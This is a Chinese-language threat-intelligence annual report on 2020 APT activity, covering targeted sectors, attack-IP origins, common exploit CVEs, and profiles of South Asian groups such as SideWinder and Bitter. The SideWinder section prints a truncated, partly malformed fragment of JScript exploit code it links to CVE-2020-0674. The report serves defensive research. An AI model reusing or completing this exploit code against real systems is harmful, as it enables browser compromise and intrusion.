高级威胁态势研究报告

2020年度

安恒威胁情报中心
猎影实验室


杭州2022年第19届亚运会官方合作伙伴
Official Prestige Partner of the 19th Asian Games Hangzhou 2022

让安全更智能 • 让智能更安全

Make security more intelligent • Make intelligence more secure

国际大型综合性赛事网络信息安全类最高层级合作

The highest level of cooperation in network information security of large-scale comprehensive international events



前 言

2020 年是比较特殊的一年，年初爆发的新冠疫情对全球造成了巨大影响。许多攻击组织趁机借题发挥，假借疫情之口对相关目标肆意进行攻击，其中不乏具有国家背景的实力雄厚的黑客组织。在这一年里，地缘政治仍是攻击行动的重要因素，网络暗战是窃取情报的关键渠道，这些暗战隐形在硝烟之下，杀伤力不可小视。在中印边境冲突、白俄罗斯大选、印巴问题、朝韩关系、美俄关系等事件中，都可以窥见网络空间方面的博弈。

纵观全年，国内仍是境外势力的重要攻击目标，南亚、东南亚、朝鲜半岛、东欧、美国等某些国家和地区背景的威胁组织持续对我国境内进行网络攻击，尤其是美国更是对我国持续渗透至少长达十余年。特别是在疫情期间、中印边境冲突、重大会议等特殊时期，威胁组织都发动了网络攻击行动。而在这些已被发现的攻击行动背后，可能还存在着未被发现的、更高级更隐蔽的威胁。由此推断，国内网络安全形势仍面临巨大考验。

安恒威胁情报中心通过对 2020 年全球发现和披露的高级威胁事件，研究分析发现：

1）政府、金融、军工仍是高级威胁的重点关注目标，攻击事件占比分别达到 30.3%、12.6%、10.4%。而受全球疫情影响，医疗行业成为高级威胁攻击目标的事件占比上升至第四位。此外，针对数字货币交易所及其相关的攻击活动有一定的热度。

2）经过对全球高级威胁攻击事件中所用到的 IP 资产进行了统计，我们观察到攻击资产来源所在地为美国的资产，在总攻击资产来源中的占比遥遥领先，比重达到 29.9%，中国境内（包含中国香港、中国台湾）排在第二，占比 9.2%，荷兰、德国、俄罗斯、法国、新加坡、加拿大、韩国、英国分别排在三到十位。

3）在野漏洞利用方面，基于易利用的文档类型攻击的漏洞较去年没有什么新的变化，而与模板注入技术搭配使用的攻击活动呈明显上升趋势。浏览器方面出现了一些 0day 利用事件，且 Internet Explorer、FireFox、Chrome 三大主流浏览器都有涉及。

4）除了传统的鱼叉式网络攻击、水坑式网络攻击等基础攻击外，以物联网入口的攻击、基于软件供应链替换非可信源的攻击、针对隔离网络的定制化攻击也是关注焦点。同时 Linux、MacOS、移动端等多平台也时有攻击事件的发生和披露。


安恒威胁情报中心基于黑客攻击手法、受攻击目标行业划分、攻击惯用漏洞等角度综合分析，给出了我们对 2021 年高级威胁的态势预测。软件供应链的各个环节、数据源的完整性和可信性仍将是攻击行动的重点突破口，此外专门针对隔离网络的攻击将不断加强；而浏览器类漏洞会持续活跃，尤其要重点关注的是利用 Chrome 漏洞的攻击行动；国产化进程下国产软件漏洞攻击利用事件将呈上行趋势；政府、军工、金融等行业仍将是重点攻击目标，疫情原因医疗行业将持续增加关注度；数字货币行业攻击事件将持续发生并被披露；“APT 即服务”新模式可能形成体系等。

目 录

2020年高级威胁态势概况

攻击组织活动情况

2020 年，我们的关注点集中在南亚、东南亚、东亚、中东、东欧等板块，并对这些板块内较为活跃的组织和攻击事件进行了统计。可以发现，Lazarus、响尾蛇、海莲花等组织行动较为频繁。



同时关注到我国周边国家或地区相关组织的动态，其中一些组织的重点攻击目标就包含我国，如印度方向的蔓灵花、响尾蛇、肚脑虫、白象等，蔓灵花全年披露报告共 8 篇、肚脑虫共 9 篇、响尾蛇共 16 篇、白象共 6 篇；越南方向的海莲花组织全年披露报告共 9 篇；中国台湾方向的毒云藤组织全年披露报告共 5 篇；朝鲜半岛方向的 DarkHotel 组织今年共 7 篇报告，另一个位于朝鲜半岛方向的 Lazarus 组织今年至少有 24 篇相关披露文章。

已知组织针对国内的APT攻击活动概况

疫情期间白象、蔓灵花、海莲花、毒云藤纷纷采取行动，国内敏感部门和单位等受影响。在 4 月份的某 VPN 事件中，Darkhotel、WellMess（有相关资料认为是 APT29 组织）浮现暗影，我国政府机构、街道、工会、委员会等皆被攻击。

今年 6、7 月份，中印边境冲突时期，白象、响尾蛇十分躁动，对我国政府部门、高校等展开了攻击行动。


11 月，响尾蛇利用“一带一路”话题针对相关参会人员发起网络攻击，国内政府机构、重点企业和大使馆等受到影响。

蔓灵花组织也较为活跃，我国驻外大使馆是其主要目标之一。

毒云藤组织长期通过网站钓鱼的形式对国内展开攻击活动，且钓鱼网站形式（包括 URL 等）存在升级更新现象。

攻击行业情况

从攻击目标的所属行业来看，政府、金融、军工依然是主要目标。受新冠病毒 Covid-19 影响，针对医疗卫生相关行业包括疫苗研发机构的相关攻击活动占比有所上升。




威胁攻击国家热词情况

从国家攻击威胁的相关热词层面看，美国、俄罗斯、中国、韩国、印度、德国、英国排在前列。

全球IP威胁分布情况

我们对全年攻击事件中所使用的 IP 资产进行了统计发现，攻击资产主要分布在美洲、欧洲、亚洲地区。而攻击资产来源所在地为美国的资产，在总攻击资产的占比遥遥领先，比重达到 29.9%，中国境内（包含中国香港、中国台湾）排在第二，占比 9.2%，荷兰、德国、俄罗斯、法国、新加坡、加拿大、韩国、英国分别排在三到十位。



漏洞利用与诱饵投递方面

在投递诱饵使用的漏洞利用方面，CVE-2017-11882、CVE-2017-0199 等仍是常用漏洞，这与近年未出现好用的 Office 文档漏洞有一定关系。恶意宏代码的使用也毫无过时，仍是惯用手法之一。Office 模板注入的使用有上升趋势，该方式对于攻击组织的一个益处是模板链接访问可控，可根据需要选择是否放出内容。白加黑、lnk 等攻击形式也十分活跃。浏览器利用方面也出现了一些 0day 或 Nday 的在野利用情况，在后面章节中将会提到。

地域组织攻击活动情况

南亚地区的 APT 组织主要集中在印度和巴基斯坦，尤其是印度，印度相关的 APT 组织包括响尾蛇（SideWinder）、蔓灵花（Bitter）、白象（PatchWork）、肚脑虫（Donot）、孔夫子（Confucius）等，巴基斯坦则以透明部落（Transparent Tribe）组织为主。

2020.10
- 响尾蛇组织以巴菲协议为诱饵进行攻击活动
- 蔓灵花组织利用恶意CHM文档针对国内研究机构发起攻击

2020.09
- 响尾蛇组织以波兰与巴基斯坦双边合作和安全政策为主题发起攻击活动

2020.08
- 蔓灵花组织持续对周边国家和地区进行攻击活动
- 透明部落组织携新型USB武器，向政府和军队发起新一轮攻击
- 白象组织以沙特阿拉伯终止对巴基斯坦的贷款和石油供应为主题进行攻击活动
- 透明部落以新冠疫情相关新闻为主题对印度发起攻击

2020.07
- 响尾蛇组织借麦加朝圣宗教活动事宜，以“2020年麦加朝圣政策计划”为主题，对巴基斯坦展开攻击
- 白象组织以疫情防范指南、网络安全政策等诱饵对周边国家和地区进行攻击活动

2020.06
- 肚脑虫组织对斯里兰卡等周边国家发起攻击
- 白象组织在中印边境冲突时期，以中印边境争端为诱饵对国内进行攻击
- 中印边境冲突时期，响尾蛇组织对国内高校、敏感部门发起攻击

2020.05
- 响尾蛇组织使用军方抗击疫情战略、空军大学疫情期间网络在线课程政策等相关的LNK诱饵文件对巴基斯坦等周边国家进行攻击

2020.04
- 肚脑虫组织持续对周边国家和地区进行攻击活动

2020.03
- 透明部落组织借新冠肺炎对周边国家和地区进行攻击活动

2020.02
- 透明部落组织对印度空军发起特定攻击
- 蔓灵花组织以疫情相关诱饵对国内一些目标进行攻击

响尾蛇（SideWinder）组织

响尾蛇（Sidewinder）是 2018 年才被披露的网络威胁组织，疑似与印度有关。该组织长期针对中国和巴基斯坦等国家的政府、能源、军事、矿产等领域进行敏感信息窃取和攻击活动。响尾蛇的最早活动可追溯到 2012 年，当时的相关诱饵文档中包含“巴基斯坦政府经济事务部”等关键字，可见是对特定目标的定向攻击。近几年，该组织也开始针对国内特定目标进行攻击，如驻华大使馆和其他政府部门。

响尾蛇组织针对国内的安全事件

2019年6月~9月左右对我国敏感单位进行的鱼叉式钓鱼邮件攻击，涉及到的部门包括：驻华大使、敏感单位

2019

2020

2020年6月中印边境冲突特殊时期对我国某高校、政府部门及其他相关单位发起攻击


今年 6 月左右，时值中印边境特殊时期，安恒威胁情报中心监测到响尾蛇针对包括我国某高校、政府部门及其他相关单位在内的机构发起了新一轮网络攻击。

右图为响尾蛇针对国内某高校以及政府部门的攻击。

此次攻击活动使用了模板注入技术，并使用了双星漏洞之一的“CVE-2020-0674”。最终的释放远控程序沿用了该组织以往的载荷。

```
function x32() {
function x64() {
    "use strict";
    var sizeof_BCHAR = 1;
    var sizeof_WORD = 2;
    var sizeof_DWORD = 4;
    var sizeof_PVOID = 8;
    var sizeof_VAR = 0x10;
    var bottVal = 0;
    var sizeof_RegExpObj = 0x130;
    var m_pVarMaster = 0x28;
    var m_varCode = 0x48;
    var m_varSrc = 0x80;
    var m_buf_Rep = 0x10;
    function makeVariant(vt, dword1, dword2, dword3, dword4) {
        var charCodes = new Array();
        charCodes.push(vt, 0x00, 0x00, 0x00, dword1 & 0xFFFF, (dword1 >> 16) & 0xFFFF, dword2 & 0xFFFF, (dword2 >> 16)
        return String["fromCharCode"].apply(null, charCodes);
    }
    var objs = new Array();
    var refs = new Array();
    var nrefs = new Array();
    var vrefs = new Array();
    var earefs = new Array();
    var args = new Array();
    var dummyArra = new Array();
    var propHolders = new Array();
    var refsCount = 0;
    var refsLimit = 2 * 100 - 1;
    var reallocPropertyNameLength = 0x230;
    var n = new Array();
    var mod_p = 512;
    if (typeof window != "undefined" && typeof WScript == "undefined") {
        mod_p = 67;
```


今年 11 月，我们监测到响尾蛇组织再次利用“一带一路”话题针对相关参会人员发起网络攻击。攻击手法较以往并没有太多改变，只在远控程序上做了函数细化、名称改长等干扰操作。



蔓灵花（Bitter）组织


“蔓灵花”又名“BITTER”，是一个具有印度背景的 APT 组织，其长期针对中国及巴基斯坦的政府、军工、电力、核等部门发动网络攻击并窃取敏感资料，具有较强的政治背景，是目前针对境内目标进行攻击的活跃 APT 组织之一。该组织最早在 2016 由美国安全公司 Forcepoint 进行披露，Forcepoint 发现攻击者使用的远程访问工具 (RAT) 变体使用的网络通信头包含“BITTER”，所以将该次攻击命名为“BITTER”。蔓灵花的攻击活动最早可追溯到 2013 年，并从 2016 年开始出现了针对我国国内的攻击活动。

蔓灵花组织针对国内的安全事件



蔓灵花组织比较活跃，自出现伊始从未间断对我国及巴基斯坦的攻击。其诱饵投递形式也比较丰富，如 chm、伪装的可执行文件和文档等。

蔓灵花组织的 C2 后台存储了失陷者的相关信息，并具备恶意模块下发、控制等功能。安恒威胁情报中心在 2019 年即掌握了上述信息，在国外安全研究者在互联网上披露相关内容后，蔓灵花组织曾对后台进行了漏洞修补，在后续的攻防过程中，我们持续追踪到蔓灵花新版后台的相关信息，示例如下：



